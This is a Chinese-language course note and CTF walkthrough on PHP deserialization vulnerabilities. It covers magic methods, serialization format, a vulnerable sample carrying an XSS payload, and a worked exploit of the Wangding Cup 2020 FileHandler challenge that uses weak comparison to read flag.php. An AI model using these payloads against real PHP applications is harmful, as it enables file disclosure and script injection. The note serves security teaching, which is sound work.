



# Day37 WEB漏洞-反序列化之 PHP&JAVA全解(上)



## 37.1 php反序列化

### 37.1.1 原理

未对用户输入的序列化字符串进行检测，导致攻击者可以控制反序列化过程，从而导致代码 执行，SQL 注入，目录遍历等不可控后果。在反序列化的过程中自动触发了某些魔术方法。当进行反序列化的时候就有可能触发对象中的一些魔术方法。



- 1 php序列化与反序列化的关键函数：
- 2 `serialize()` 将一个对象转换成字符串
- 3 `unserialize()` 将字符串还原成一个对象

### 37.1.2 触发

`unserialize` 函数的变量可控，文件中存在可利用的类，类中有魔术方法：



- 1 `__construct()` //创建对象时触发
- 2 `__destruct()` //对象被销毁时触发
- 3 `__call()` //在对象上下文中调用不可访问的方法时触发
- 4 `__callStatic()` //在静态上下文中调用不可访问的方法时触发
- 5 `__get()` //用于从不可访问的属性读取数据
- 6 `__set()` //用于将数据写入不可访问的属性
- 7 `__isset()` //在不可访问的属性上调用 `isset()` 或 `empty()` 触发
- 8 `__unset()` //在不可访问的属性上使用 `unset()` 时触发
- 9 `__invoke()` //当脚本尝试将对象调用为函数时触发
- 10 `__wakeup()` //当在反序列化时，php就会调用`__wakeup`方法

### 37.1.3 序列化和反序列化小例子

php序列化: s:3: "aaa" ; 为序列化结果 (s代表类型, 3代表字符串个数。如果是int型, 就是i, 并且不显示个数例如i:123; )

<pre>1 &lt;?php 2 \$key="aaa"; 3 echo serialize(\$key); 4 ?&gt;</pre>	<pre>s:3:"aaa";</pre>
---	-----------------------

php反序列化: aaa 为反序列化结果

<pre>1 &lt;?php 2 \$key='s:3:"aaa"'; 3 echo unserialize(\$key); 4 ?&gt;</pre>	<pre>aaa</pre>
---	----------------

```
1 class S{
2     public $test="pikachu";
3 }
4 $s=new S(); //创建一个对象
5 serialize($s); //把这个对象进行序列化
6 序列化后得到的结果是这个样子的:o:1:"S":1:
    {s:4:"test";s:7:"pikachu";}
7 o:代表object
8 1:代表对象名字长度为一个字符
9 S:对象的名称
10 1:代表对象里面有一个变量
11 s:数据类型
12 4:变量名称的长度
13 test:变量名称
14 s:数据类型
15 7:变量值的长度
16 pikachu:变量值
```



```
1 $u=unserialize("O:1:\"S\":1:
    {s:4:\"test\";s:7:\"pikachu\";}");
2     echo $u->test; //得到的结果为pikachu
```

### 37.1.4 知识补充

序列化和反序列化本身没有问题,但是如果反序列化的内容是用户可以控制的,且后台不正当的使用了PHP中的魔法函数,就会导致安全问题:



```
1 漏洞举例:
2  class S{
3      var $test = "pikachu";
4      function __destruct(){
5          echo $this->test;
6      }
7  }
8  $s = $_GET['test'];
9  @$unser = unserialize($a);
10
11  payload:O:1:"S":1:{s:4:"test";s:29:"
    <script>alert('xss')</script>";}
```



```
1  == （允许类型转换）
2  == 检查--值相等 （值相等）
3  ===检查--值和类型相等（类型和值都要相等）
4  js在比较的时候如果是 == 会先做类型转换，再判断值得大小，如果是===类型和值必须都相等。
```

## 37.2 无类序列化小例子

此处通过GET方式接收值存入变量str，再通过if进行判断，如果变量str的值反序列化的结果等于变量key中的值时，就输入flag：

还原到默认code

```
1 <?php
2 $key="xiaodi";
3 echo serialize($key);
4 ?>
```

run (ctrl+x)

输入

Copy

分享当前代码

意见反馈

☒ 文本方式显示

☐ html方式显示

s:6:"xiaodi";

```
1 <?php
2 $key="xiaodi";
3 echo serialize($key);
4 ?>
```

序列化结果：

```
1 s:6:"xiaodi";
```

```
127.0.0.1/test.php?str=s:6:"xiaodi";
我爱吃瓜!
<?php
//test.php
error_reporting(0);
include "flag.php";
$KEY = "xiaodi";
$str = $_GET['str'];
if (unserialize($str) === "$KEY")
{
    echo "$flag";
}
show_source(__FILE__);
?>
```

```
1 //flag.php
2
3 <?php
4 echo "我爱吃瓜! ";
5 ?>
```

## 37.3 CTF 反序列化小真题-无类执行-实例



根据提示使用GET传参数hint后显示源码:

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])) {
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
    ??
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="adain.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

代码中了解到，需要用cookie进行传参ISecer,且根据代码可知，（不使用get传参）\$key的值为空，

然后按要求对空进行序列化，给\$key赋值即可：



## 37.4 网鼎杯 2020 青龙大真题-有类魔术方法触发-实例

```
<?php
include("flag.php");
highlight_file(__FILE__);
class FileHandler {
    protected $op;
    protected $filename;
    protected $content;
    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }
    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }
    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful");
            else $this->output("Failed");
        } else {
            $this->output("Failed!");
        }
    }
    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }
    private function output($s) {
        echo "[Result]: <pre>";
        echo $s;
    }
    function __destruct() {
        if($this->op == "2") {
            $this->op = "1";
            $this->content = "";
            $this->process();
        }
    }
}
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}
if(isset($_GET['str'])) {
    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}
[Result]:
```

```
$this->output("Too long!");
die();
}
$res = file_put_contents($this->filename, $this->content);
if($res) $this->output("Successful");
else $this->output("Failed");
} else {
    $this->output("Failed!");
}
}
private function read() {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename);
    }
    return $res;
}
private function output($s) {
    echo "[Result]: <pre>";
    echo $s;
}
function __destruct() {
    if($this->op == "2") {
        $this->op = "1";
        $this->content = "";
        $this->process();
    }
}
}
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}
if(isset($_GET['str'])) {
    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}
[Result]:
```

构造需要的序列化字符串:





```
1  <?php
2  class FileHandler {
3  public $op=' 2';
4  public $filename="flag.php";
5  public $content="liandy";
6  }
7  $flag= new FileHandler();
8  $flag_1=serialize($flag);
9  echo $flag_1;
10 ?>
11
12 结果:
13 O:11:"FileHandler":3{s:2:"op";s:2:"2";s:8:"filename";s:8:"flag.php";s:7:"content";s:6:"liandy";}
```

还原到默认code

```
1  <?php
2  class FileHandler {
3  public $op=' 2';
4  public $filename="flag.php";
5  public $content="liandy";
6  }
7  $flag= new FileHandler();
8  $flag_1=serialize($flag);
9  echo $flag_1;
10 ?>
```

run (ctrl+x)

输入

Copy

分享当前代码



意见反馈


☒ 文本方式显示 ☐ html方式显示

O:11:"FileHandler":3{s:2:"op";s:2:"2";s:8:"filename";s:8:"flag.php";s:7:"content";s:6:"liandy";}

然后传参:



获取到flag:



解析:



```
1 <?php class FileHandler{
2     public $op=' 2';
3     //源码告诉我们 op 为 1 时候是执行写入为 2 时执行读
    public $filename="flag.php";
4     //文件开头调用的是
5     flag.php public $content="xd";
6 }
7 $flag = new FileHandler();
8 $flag_1 = serialize($flag);
9 echo $flag_1;
10 ?>
```

11 涉及：反序列化魔术方法调用，弱类型绕过，`ascii` 绕过

12 使用该类对 `flag` 进行读取，这里面能利用的只有 `__destruct` 函数（析构函数）。`__destruct` 函数对 `$this->op` 进行了 `===` 判断并内容在 `2` 字符串时会赋值为 `1`，`process` 函数中使用 `==` 对 `$this->op` 进行判断（为 `2` 的情况下才能读取内容），因此这里存在弱类型比较，可以使用数字 `2` 或字符串 `' 2'` 绕过判断。`is_valid` 函数还对序列化字符串进行了校验，因为成员被 `protected` 修饰，因此序列化字符串中会出现 `ascii` 为 `0` 的字符。经过测试，在 `PHP7.2+` 的环境中，使用 `public` 修饰成员并序列化，反序列化后成员也会被 `public` 覆盖修饰。

## 资源：



```
1 https://www.cnblogs.com/201752111yz/p/11403397.html
2 http://www.dooccn.com/php/
3 https://www.ctfhub.com/#/challenge
4 https://ctf.bugku.com/challenges#flag.php
5 https://cgctf.nuptsast.com/challenges#web
```

